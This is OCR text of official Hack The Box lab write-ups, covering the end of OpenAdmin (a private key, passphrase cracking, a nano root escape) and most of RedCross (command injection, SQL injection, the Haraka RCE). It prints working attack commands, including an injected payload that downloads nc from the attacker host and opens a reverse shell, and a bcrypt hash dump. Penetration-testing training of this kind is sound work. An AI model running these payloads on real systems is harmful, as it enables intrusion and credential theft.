kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

A hash is generated using `ssh2john.py`.

```
/usr/share/john/ssh2john.py key > hash
```

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (key)
1g 0:00:00:05 DONE (2020-04-15 22:58) 0.1700g/s 2439Kp/s 2439Kc/s 2439KC/s *7¡Vamos!
Session completed
```

The password is revealed as `bloodninjas`, which can be used to login as `joanna`.

```
ssh -i key joanna@10.10.10.171
Enter passphrase for key 'key':

Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ id

uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
```

Alternate method #2

Code execution as `joanna` can also be achieved by writing a PHP shell to the `/var/www/internal` folder.

```
jimmy@openadmin:/var/www/internal$ echo '<?php echo exec("id");?>' > shell.php

jimmy@openadmin:/var/www/internal$ curl http://localhost:52846/shell.php
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
```

Privilege Escalation

Running LinPEAS again shows that `joanna` is allowed to run `nano` as root.

```
[+] Testing 'sudo -l' without password & /etc/sudoers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands

Matching Defaults entries for joanna on openadmin:

    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
```

This can be used to gain root access on the server.

```
sudo -u root /bin/nano /opt/priv
```

Nano allows inserting external files into the current one using the shortcut `Ctrl + R`.

The command reveals that we can execute system commands using `^X`. Press `Ctrl + X` and enter the following command to spawn a shell.

```
reset; sh 1>&0 2>&0
```

```
root@openadmin:/tmp/# id

uid=0(root) gid=0(root) groups=0(root)
```

Hack The Box
PEN-TESTING LABS

RedCross

11th April 2019 / Document No D19.100.13

Prepared By: egre55
Machine Author: ompamo
Difficulty: Medium
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

RedCross is a medium difficulty box that features XSS, OS commanding, SQL injection, remote exploitation of a vulnerable application, and privilege escalation via PAM/NSS.

Skills Required

- Intermediate Linux knowledge
- Basic knowledge of Web enumeration tools
- Knowledge of common web vulnerabilities

Skills Learned

- Authentication bypass technique via PHP Session ID reuse
- Identification and exploitation of a vulnerable application
- Privilege escalation via PAM/NSS

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

```
nmap -Pn -sS -p- 10.10.10.113
```

```
root@kali:~/htb/redcross# nmap -Pn -sS -p$ports 10.10.10.113
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-11 17:52 EDT
Nmap scan report for 10.10.10.113
Host is up (0.17s latency).

PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds
root@kali:~/htb/redcross#
```


Nmap output shows SSH and a web server. The IP redirects to https://intra.redcross.htb, and whatweb shows this is Apache 2.4.25.

```
whatweb https://intra.redcross.htb/?page=login
s.htb/?page=login [200 OK] Apache[2.4.25], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Debian Linux][
```


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

intra.redcross.htb

After adding **intra.redcross.htb** to "/etc/hosts", the RedCross Messaging Intranet page is accessible.




The contact form:



The certificate is examined, which reveals the email address "penelope@redcross.htb".


Dirbuster

Dirbuster (with the small, lowercase list) finds additional directories:



Type	Found	Response	Size
Dir	/	302	749
Dir	/images/	403	473
File	/index.php	302	751
Dir	/icons/	403	472
Dir	/pages/	403	472
Dir	/documentation/	403	480
Dir	/javascript/	403	477
File	/init.php	200	147

Searching for common document extensions under "/documentation" reveals the file "account-signup.pdf".



Type	Found	Response	Size
Dir	/documentation/	403	478
File	/documentation/account-signup.pdf	200	25266

This shows the procedure for requesting credentials to access the intranet.

Intranet access request:

Please send a message using our intranet contact form: https://intra.redcross.htb/?page=contact

It's very important that the **subect** of the message **specifies that you are requesting "credentials"** and also **specify an username in the body of the message** in the form:

"username=yourdesiredname"

It's very important to follow this rules to get the account information as fast as possible, otherwise the message will be sent to our IT administrator who will take care if it when possible.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Authenticated access

The request for credentials is sent:

Temporary "guest" privileges have been given while the request is being processed.


There doesn't seem to be much functionality available after logging in as guest:




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


admin.redcross.htb

It is worth checking for subdomains, and common names such as "internal" and "admin" are also added to "/etc/hosts". admin.redcross.htb is a valid subdomain, and hosts a login form.



Brute forcing isn't successful, but after replacing the existing PHP Session ID with the one from intra.redcross.htb using a cookie manager and refreshing the page, access is gained to the IT Admin panel.





Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SSH


"User Management" allows a user to be created on RedCross, and "Network Access" makes SSH available externally to the specified IP address.

The credentials for the created user are provided, but the session lands in a very restrictive jail.

```
$ id
uid=2021 gid=1001(associates) groups=1001(associates)
$ ls -al
total 40
drwxr-xr-x 10 root root       4096 Jun  8  2018 .
drwxr-xr-x 10 root root       4096 Jun  8  2018 ..
drwxr-xr-x  2 root root       4096 Jun  8  2018 bin
drwxr-xr-x  2 root root       4096 Jun  7  2018 dev
drwxr-xr-x  3 root root       4096 Jun  8  2018 etc
drwxr-xr-x  4 root associates 4096 Jun  9  2018 home
drwxr-xr-x  3 root root       4096 Jun  8  2018 lib
drwxr-xr-x  2 root root       4096 Jun  7  2018 lib64
drwx------  2 root root       4096 Jun  7  2018 root
drwxr-xr-x  4 root root       4096 Jun  7  2018 usr
$ uname
-bash: uname: command not found
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
penelope:x:1000:1000:Penelope,,,:/home/penelope:/bin/bash
$ ps aux
-bash: ps: command not found
$
```

XSS

Further inspection of the admin panel reveals that it is vulnerable to XSS.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

OS Command Injection

It is possible to inject commands into the "ip" parameter, and the output is returned.

Request

Raw | Params | Headers | Hex

```
POST /pages/actions.php HTTP/1.1
Host: admin.redcross.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://admin.redcross.htb/?page=firewall
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Cookie: PHPSESSID=e46a2nof0h6v8larlbatod0bi6
Connection: close
Upgrade-Insecure-Requests: 1

ip=10.10.10.10; ping -c 2 10.10.14.9&id=13&action=deny
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Sat, 13 Apr 2019 21:04:09 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
refresh: 1;url=/?page=firewall
Vary: Accept-Encoding
Content-Length: 465
Connection: close
Content-Type: text/html; charset=UTF-8

DEBUG: All checks passed... Executing iptables
Network access restricted to 10.10.10.10
PING 10.10.14.9 (10.10.14.9) 56(84) bytes of data.
64 bytes from 10.10.14.9: icmp_seq=1 ttl=63 time=619 ms
```

A shell is received as www-data:

```
ip=10.10.10.10;
cd+/tmp%3b+wget+http%3a//10.10.14.9%3a8443/nc%3b+chmod+777+./nc%3b+./nc+10.10.14.9+808+-e+/bin/bash&id=13&action=deny
```

```
root@kali:~/htb/redcross/www# nc -lvnp 808
listening on [any] 808 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.113] 33572

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SQL Injection

Introducing a single quote in the "o" parameter results in a SQL error.

Request

Raw | Params | Headers | Hex

```
GET /?o=1'&page=app HTTP/1.1
Host: intra.redcross.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://intra.redcross.htb/?o=1&page=app
Cookie: LANG=EN_US; SINCE=1555173567; LIMIT=10; DOMAIN=intra; PHPSESSID=i0msuo57nu6qg2rcdtqjgqscb0
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Sat, 13 Apr 2019 16:40:19 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 654
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
<a href=/><table border=0 width=90%><tr><td colspan=2><table border=0><tr><td rowspan=2
align='right'><img src='/images/logo.png' width='50%'></td><td valign='bottom'><h2>RedCross Messaging
Intranet</h2></td></tr><tr><td valign='top'><h3>Employees & providers
portal</h3></td></tr></table></td><td><p style='font-size:75%'>guest</p><form
action='/pages/actions.php' method='POST'><input type='submit' name='action' value='end
session'></form></td></tr></table></a>DEBUG INFO: You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for the right syntax to use near '5' or dest
like '1'') LIMIT 10' at line 1
```

Exploitation is automated using sqlmap, and hashes are found.

```
sqlmap -r intra-post-login.req -v3 --delay=1 --batch
sqlmap -r intra-post-login.req -v3 --delay=1 --batch --dump D redcross -T users
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
mail                         | username | password
-----------------------------+----------+--------------------------------------------------------------
admin@redcross.htb           | admin    | $2y$10$z/d5GiwZuFqjY1jRiKIPzuPXKt0SthLOyU438ajqRBtrb7ZADpwq.
penelope@redcross.htb        | penelope | $2y$10$tY9Y955kyFB37GnW4xrC0.J.FzmkrQhxD..vKCQICvwOEgwfxqgAS
charles@redcross.htb         | charles  | $2y$10$bj5Qh0AbUM5wHeu/lTfjg.xPxjRQkqU6T8cs683Eus/Y89GHs.G7i
tricia.wanderloo@contoso.com | tricia   | $2y$10$Dnv/b2ZBca2O4cp0fsBbjeQ/0HnhvJ7WrC/ZN3K7QKqTa9SSKP6r.
non@available                | guest    | $2y$10$U16O2Ylt/uFtzlVbDIzJ8us9ts8f9ITWoPAWcUfK585sZue03YBAi
```

As expected, the guest account hash is cracked, but no success is had with the other accounts.

```
root@kali:~/htb/redcross# john --format=bcrypt hashes -w /usr/share/wordlists/rockyou.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
guest            (?)
1g 0:00:02:46 DONE (2019-04-13 13:20) 0.006012g/s 21.31p/s 100.4c/s 100.4C/s targas..sss
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Haraka Exploitation

After adding the IP address to the whitelist, nmap is run again. Other ports are now accessible.

```
root@kali:~/htb/redcross# nmap -Pn -sS -p- 10.10.10.113
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-12 18:28 EDT
Nmap scan report for intra.redcross.htb (10.10.10.113)
Host is up (0.079s latency).
Not shown: 65529 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
1025/tcp open  NFS-or-IIS
5432/tcp open  postgresql

Nmap done: 1 IP address (1 host up) scanned in 112.99 seconds
root@kali:~/htb/redcross# nc -nv 10.10.10.113 1025
(UNKNOWN) [10.10.10.113] 1025 (?) open
^C
```

A Haraka installation is available on port 1025, and it is a vulnerable version.

```
root@kali:~/htb/redcross# ftp 10.10.10.113 1025
Connected to 10.10.10.113.
220 redcross ESMTP Haraka 2.8.8 ready
Name (10.10.10.113:root): anonymous
500 Unrecognized command
Login failed.
ftp>
```

```
root@kali:~/htb/redcross# searchsploit haraka
------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                          |  Path
                                                                        | (/usr/share/exploitdb/)
------------------------------------------------------------------------ ----------------------------------
Haraka < 2.8.9 - Remote Command Execution                               | exploits/linux/remote/41162.py
------------------------------------------------------------------------ ----------------------------------
Shellcodes: No Result
root@kali:~/htb/redcross# searchsploit -m 41162
  Exploit: Haraka < 2.8.9 - Remote Command Execution
      URL: https://www.exploit-db.com/exploits/41162/
     Path: /usr/share/exploitdb/exploits/linux/remote/41162.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /root/htb/redcross/41162.py
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The exploit is copied locally and it is edited to use the correct port number.

```
root@kali:~/htb/redcross# python 41162.py -c "ping -c 4 10.10.14.9" -t penelope@redcross.htb -m 10.10.10.113
##     ##    ###    ########     ###    ##    ## #### ########  ####
##     ##   ## ##   ##     ##   ## ##   ##   ##   ##  ##     ##  ##
##     ##  ##   ##  ##     ##  ##   ##  ##  ##    ##  ##     ##  ##
######### ##     ## ########  ##     ## #####     ##  ########   ##
##     ## ######### ##   ##   ######### ##  ##    ##  ##   ##    ##
##     ## ##     ## ##    ##  ##     ## ##   ##   ##  ##    ##   ##
##     ## ##     ## ##     ## ##     ## ##    ## #### ##     ## ####

-o- by Xychix, 26 January 2017 ---
-o- xychix [at] hotmail.com ---
-o- exploit haraka node.js mailserver <= 2.8.8 (with attachment plugin activated) --
```

The RCE test is successful and pings are received.

```
root@kali:~/htb/redcross# tshark -i tun0 icmp
Running as user "root" and group "root". This could be dangerous.
tshark: Lua: Error during loading:
 /usr/share/wireshark/init.lua:32: dofile has been disabled due to running Wireshark as superuser. See https://wiki.wire
Capturing on 'tun0'
    1 0.000000000 10.10.10.113 → 10.10.14.9   ICMP 84 Echo (ping) request  id=0x143c, seq=1/256, ttl=63
    2 0.000062270   10.10.14.9 → 10.10.10.113 ICMP 84 Echo (ping) reply    id=0x143c, seq=1/256, ttl=64 (request in 1)
    3 1.001535884 10.10.10.113 → 10.10.14.9   ICMP 84 Echo (ping) request  id=0x143c, seq=2/512, ttl=63
    4 1.001589520   10.10.14.9 → 10.10.10.113 ICMP 84 Echo (ping) reply    id=0x143c, seq=2/512, ttl=64 (request in 3)
    5 2.002809091 10.10.10.113 → 10.10.14.9   ICMP 84 Echo (ping) request  id=0x143c, seq=3/768, ttl=63
